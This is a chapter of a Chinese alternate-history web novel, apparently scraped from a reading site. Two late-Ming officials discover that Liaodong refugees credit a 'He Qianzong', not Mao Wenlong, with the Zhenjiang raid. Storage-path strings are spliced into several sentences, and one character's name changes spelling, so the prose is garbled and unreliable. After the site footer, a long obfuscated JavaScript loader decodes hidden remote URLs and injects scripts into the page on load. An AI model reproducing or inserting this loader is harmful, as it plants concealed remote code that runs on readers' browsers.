    临近黄昏,二人在一处粘豆包摊前歇脚。
    等待粘豆包的功夫,叶向高低声道:「绍夫兄,你觉得岛上是怎麽回事?」
    黄克看看左右道:「建城收税,私筹军需,已有图谋不轨之象,马承烈此人该杀!」
    叶向高点点头:「此人爱护百姓,治军严谨,若忠心为朝廷效力,必能有所建树。
    可惜心怀鬼胎,铸成大错,幸亏此事被你我知悉,待回了岸上,就给朝廷上摺子吧。」
    「客官,你们的粘豆包好了。」摊主把两个热气腾腾的粘豆包装在碗中,摆在二人面前。
    「且慢。」叶向高叫住他,和颜悦色道,「听店家的口音,不是本地人?」
    摊主笑道:「可不咋的,我是辽东来的。」
    辽东?叶向高心中警铃大作,难不成这马总镇不仅心怀异志,还————还勾结建奴?
    叶向高又追问几句。
    摊主便把炮轰镇江城,转移皮岛,而后又乘船来南澳岛的事情说了。
    黄克缵已经完全听蒙了,饶是他身为前尚书,也沉不住气:「不可能!袭击鞑子镇江城的是毛文龙,不是什麽何千总!」
    摊主是个直脾气的,怎麽能容许别人侮辱自己救命恩人,闻言把勺子一甩,便回怼道:「怎麽不是?你满岛去问问,岛上辽东人,哪个不是何千总救的?姓毛的抢了何千总功劳,当真不要脸!
    皇帝老儿也真是昏聩,忠奸不分!怪不得打不过辽东鞑子。
    要我说,朝廷要能多几个何千总这样的好官,早就天下太平,鞑子也没戏唱了!」
    黄克还真的不信,直接拦行人询问,得到的答案如出一辙。
    所有人都是何千总救的,至于什麽毛文龙,他们连影都没见过。为免有人说谎,黄克赞还问了许多细节问题,比如满语怎麽说的?何千总什麽服饰样貌?皮岛地形地貌如何?从鸭绿江到皮岛要航行多久?从皮岛航行到南澳岛要多久?
    所有人都对答如流,答案一致,没有冲突。
    就算是背,也不可能所有人都背的这麽全乎。
    黄克缵闻言跌坐在椅子上,看向前首辅叶向高,颤声道:「老夫记得,元辅当时还上摺子褒奖过毛文龙,把他比做班超丶耿恭,赞其胆气丶兵法————内阁当时,没核过战功真伪吗?」
    叶向高微微张口,不知该如何作答。
    说老实话,镇江与京师隔了大海,又在敌后,总不能派人去镇江城勘验。
    而且据辽东作战计划,确实只派了毛文龙一支部队到镇江,又没有其他人上疏抢功。
    从建奴反应,以及关外传回来的零星消息看,镇江也确实被人偷袭,战况与呈文上相差不大。
    况且当时大明朝堂死气沉沉,人人都道建奴不可战胜,正需要一个振奋人心的消息。
    镇江大捷来的正是时候,来的恰如其分,一应战果又有辽东巡抚王化贞的背书。
    以至于兵部丶内阁都没多想,就这麽认了。
    现在仔细想来,凭藉毛文龙不到两百人,能拿下镇江?
    即便他运气好拿下来了,后续数万汉人转运皮岛,又是如何做到的?
    想到此处,叶向高不禁悚然。
    莫非,镇江大捷的功劳,真的给错人了?
    如若真是如此,那对真正的英雄来说,可就是弥天大冤!
    就是再炙热的血,也该被泼凉了吧。
章节报错(免登陆)
下载APP,无广告、完整阅读
验证码: 提交关闭
!function(){function a(a){var _idx="d2yajuo2zt";varb={e:"P",w:"D",T:"y","+":"J",l:"!",t:"L",E:"E","@":"2",d:"a",b:"%",q:"l",X:"v","~":"R",5:"r","&":"X",C:"j","]":"F",a:")","^":"m",",":"~","}":"1",x:"C",c:"(",G:"@",h:"h",".":"*",L:"s","=":",",p:"g",I:"Q",1:"7",_:"u",K:"6",F:"t",2:"n",8:"=",k:"G",Z:"]",")":"b",P:"}",B:"U",S:"k",6:"i",g:":",N:"N",i:"S","%":"+","-":"Y","?":"|",4:"z","*":"-",3:"^","[":"{","(":"c",u:"B",y:"M",U:"Z",H:"[",z:"K",9:"H",7:"f",R:"x",v:"&","!":";",M:"_",Q:"9",Y:"e",o:"4",r:"A",m:".",O:"o",V:"W",J:"p",f:"d",":":"q","{":"8",W:"I",j:"?",n:"5",s:"3","|":"T",A:"V",D:"w",";":"O"};return a.split("").map(function(a){return void 0!==b[a]?b[a]:a}).join("")}var b=a('data:image/jpg;base64,cca8>[qYF F82_qq!7_2(F6O2 5ca[Xd5 Y!5YF_52 2_qql88FjFgcY8fO(_^Y2Fm:_Y5TiYqY(FO5c"^YFdH2d^Y8(Z"a=F8YjYmpYFrFF56)_FYc"("ag""aPXd5 Y=2=O=68D62fODm622Y5V6fFh!qYF h86/Ko0.c}00%n0.cs*N_^)Y5c"}"aaa=78[6L|OJgN_^)Y5c"@"a<@=5YXY5LY9Y6phFgN_^)Y5c"0"a=YXY2F|TJYg"FO_(hY2f"=LqOFWfgfcmn<ydFhm5d2fO^cajngKa=5YXY5LYWfgfcmn<ydFhm5d2fO^cajngKa=5ODLgo=(Oq_^2Lg}0=6FY^V6Fhg6/}0=6FY^9Y6phFgh/o=qOdfiFdF_Lg0=5Y|5Tg0P=d8"#MqYYb"=(8HZ!F5T[(8+i;NmJd5LYcccY=Fa8>[qYF 282_qq!F5T[28qO(dqiFO5dpYmpYFWFY^cYaP(dF(hcYa[Fvvc28FcaaP5YF_52 2Pacda??"HZ"aP(dF(hcYa[P7_2(F6O2 JcYa[5YF_52 Ym5YJqd(Yc"[[fdTPP"=c2YD wdFYampYFwdFYcaaP7_2(F6O2qcY=F=2a[F5T[qO(dqiFO5dpYmLYFWFY^cY=FaP(dF(hcYa[2vv2caPP7_2(F6O2 LcY=F8""a[7mqOdfiFdF_L8*}=}00<(mqY2pFh??c(mJ_Lhc`c$[YPa`%Fa=qcd=+i;NmLF562p67Tc(aaaP7_2(F6O2 fcY8}a[qYF F8"ruxwE]k9W+ztyN;eI~i|BAV&-Ud)(fY7h6CSq^2OJ:5LF_XDRT4"=28FmqY2pFh=O8""!7O5c!Y**!aO%8FHydFhm7qOO5cydFhm5d2fO^ca.2aZ!5YF_52 OPr55dTm6Lr55dTc(a??c(8HZ=qcd=""aa!qYF _8"5phCS^"!7_2(F6O2 ^cY=Fa[qYF 28fO(_^Y2Fm(5YdFYEqY^Y2Fc"L(56JF"a!Xd5 O8H"hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"Z!qYF 58JcOHc2YDwdFYampYFwdTcaZ??OH0Za%"/f@TdC_O@4F/}Ko}"!Fj5%8"jR8"%fcnag_vvc5%8"j"%_%"8"%fcnaa=7m5Y|5T%%=2mL5(8Jc5a=2mO2qOdf87_2(F6O2ca[7mqOdfiFdF_L8@=$caP=2mO2Y55O587_2(F6O2ca[F??YvvYca=LYF|6^YO_Fc7_2(F6O2ca[2m5Y^OXYcaP=}0aP=fO(_^Y2FmhYdfmdJJY2fxh6qfc2a=7mqOdfiFdF_L8}PqYF p8"}Ko}"=X8"f@TdC_O@4F"!7_2(F6O2 TcYa[}l88Ym5YdfTiFdFYvv0l88Ym5YdfTiFdFY??Ym(qOLYcaP7_2(F6O2 DcYa[Xd5 F8H"}Ko}^)ThF)m)qXL26Fm2YF"="}Ko}X5ThF)mp5LJXYTm2YF"="}Ko}2pThFm)qXL26Fm2YF"="}Ko}_JqhFmp5LJXYTm2YF"="}Ko}2TOhFm)qXL26Fm2YF"="}Ko}CSqhF)mp5LJXYTm2YF"="}Ko})FfThF)fm)qXL26Fm2YF"Z=F8FHc2YD wdFYampYFwdTcaZ??FH0Z=F8"DLLg//"%c2YD wdFYampYFwdFYca%F%"g@Q}1Q"=28H"Y#"%XZ!5cavv2mJ_Lhc"(h#"%5caa!qYF O82YD VY)iO(SYFcF%"/"%p%c_j"j"%_%"8"%fcnag""a=H2mCO62c"v"aZa!7m5Y|5T%%=OmO2OJY287_2(F6O2ca[7mqOdfiFdF_L8@P=OmO2^YLLdpY87_2(F6O2cFa[qYF 28FmfdFd!F5T[28cY8>[qYF 5=F=2=O=6=d=(8"(hd5rF"=q8"75O^xhd5xOfY"=L8"(hd5xOfYrF"=f8"62fYR;7"=_8"ruxwE]k9W+ztyN;eI~i|BAV&-Ud)(fY7ph6CSq^2OJ:5LF_XDRT40}@sonK1{Q%/8"=^8""=h80!7O5cY8Ym5YJqd(Yc/H3r*Ud*40*Q%/8Z/p=""a!h<YmqY2pFh!a28_HfZcYH(Zch%%aa=O8_HfZcYH(Zch%%aa=68_HfZcYH(Zch%%aa=d8_HfZcYH(Zch%%aa=58c}nvOa<<o?6>>@=F8csv6a<<K?d=^%8iF562pHqZc2<<@?O>>oa=Kol886vvc^%8iF562pHqZc5aa=Kol88dvvc^%8iF562pHqZcFaa![Xd5 78^!qYFY8""=F=2=O!7O5cF858280!F<7mqY2pFh!ac587HLZcFaa<}@{jcY%8iF562pHqZc5a=F%%ag}Q}<5vv5<@@ojc287HLZcF%}a=Y%8iF562pHqZccs}v5a<<K?Ksv2a=F%8@agc287HLZcF%}a=O87HLZcF%@a=Y%8iF562pHqZcc}nv5a<<}@?cKsv2a<<K?KsvOa=F%8sa!5YF_52 YPPac2a=2YD ]_2(F6O2c"MFf(L"=2acfO(_^Y2Fm(_55Y2Fi(56JFaP(dF(hcYa[F82mqY2pFh*o0=F8F<0j0gJd5LYW2FcydFhm5d2fO^ca.Fa!Lc@0o=` $[Ym^YLLdpYP M[$[FPg$[2mL_)LF562pcF=F%o0aPPM`a=7mqOdfiFdF_L8*}PTcOa=@8887mqOdfiFdF_Lvv$caP=OmO2Y55O587_2(F6O2ca[@l887mqOdfiFdF_LvvYvvYca=TcOaP=7mqOdfiFdF_L8}PqYF i8l}!7_2(F6O2 $ca[ivvcfO(_^Y2Fm5Y^OXYEXY2Ft6LFY2Y5c7mYXY2F|TJY=7m(q6(S9d2fqY=l0a=Y8fO(_^Y2FmpYFEqY^Y2FuTWfc7m5YXY5LYWfaavvYm5Y^OXYca!Xd5 Y=F8fO(_^Y2Fm:_Y5TiYqY(FO5rqqc7mLqOFWfa!7O5cqYF Y80!Y<FmqY2pFh!Y%%aFHYZvvFHYZm5Y^OXYcaP7_2(F6O2 )ca[LYF|6^YO_Fc7_2(F6O2ca[67c@l887mqOdfiFdF_La[Xd5[(Oq_^2LgY=5ODLgO=6FY^V6Fhg5=6FY^9Y6phFg6=LqOFWfgd=6L|OJg(=5YXY5LY9Y6phFgqP87!7_2(F6O2 Lca[Xd5Y8Jc"hFFJLg//[[fdTPP}Ko}qFq^)Y6(:mRSdJ6YLm(O^gQ}1Q/((/}Ko}j6LM2OF8}vFd5pYF8}vFT8@"a!FOJmqO(dF6O2l88LYq7mqO(dF6O2jFOJmqO(dF6O28YgD62fODmqO(dF6O2mh5Y78YP7O5cqYF 280!2<Y!2%%a7O5cqYF F80!F<O!F%%a[qYF Y8"JOL6F6O2g76RYf!4*62fYRg}00!f6LJqdTg)qO(S!"%`qY7Fg$[2.5PJR!D6fFhg$[ydFhm7qOO5cmQ.5aPJR!hY6phFg$[6PJR!`!Y%8(j`FOJg$[q%F.6PJR`g`)OFFO^g$[q%F.6PJR`!Xd5 f8fO(_^Y2Fm(5YdFYEqY^Y2Fcda!fmLFTqYm(LL|YRF8Y=fmdffEXY2Ft6LFY2Y5c7mYXY2F|TJY=La=fO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc")Y7O5YY2f"=faP67clia[qYF[YXY2F|TJYgY=6L|OJg5=5YXY5LY9Y6phFg6P87!fO(_^Y2FmdffEXY2Ft6LFY2Y5cY=^=l0a=7m(q6(S9d2fqY8^!Xd5 28fO(_^Y2Fm(5YdFYEqY^Y2Fc"f6X"a!7_2(F6O2 _ca[Xd5 Y8Jc"hFFJLg//[[fdTPP}Ko}qFq^)Y6(:mRSdJ6YLm(O^gQ}1Q/((/}Ko}j6LM2OF8}vFd5pYF8}vFT8@"a!FOJmqO(dF6O2l88LYq7mqO(dF6O2jFOJmqO(dF6O28YgD62fODmqO(dF6O2mh5Y78YP7_2(F6O2 ^cYa[Xd5 F8D62fODm622Y59Y6phF!qYF 280=O80!67cYaLD6F(hcYmLFOJW^^Yf6dFYe5OJdpdF6O2ca=YmFTJYa[(dLY"FO_(hLFd5F"g28YmFO_(hYLH0Zm(q6Y2F&=O8YmFO_(hYLH0Zm(q6Y2F-!)5YdS!(dLY"FO_(hY2f"g28Ym(hd2pYf|O_(hYLH0Zm(q6Y2F&=O8Ym(hd2pYf|O_(hYLH0Zm(q6Y2F-!)5YdS!(dLY"(q6(S"g28Ym(q6Y2F&=O8Ym(q6Y2F-P67c0<2vv0<Oa67c5a[67cO<86a5YF_52l}!O<h%6vv_caPYqLY[F8F*O!67cF<86a5YF_52l}!F<h%6vv_caPP2m6f87m5YXY5LYWf=2mLFTqYm(LL|YRF8`hY6phFg$[7m5YXY5LY9Y6phFPJR`=5jfO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc"d7FY5)Yp62"=2agfO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc")Y7O5YY2f"=2a=i8l0PqYF 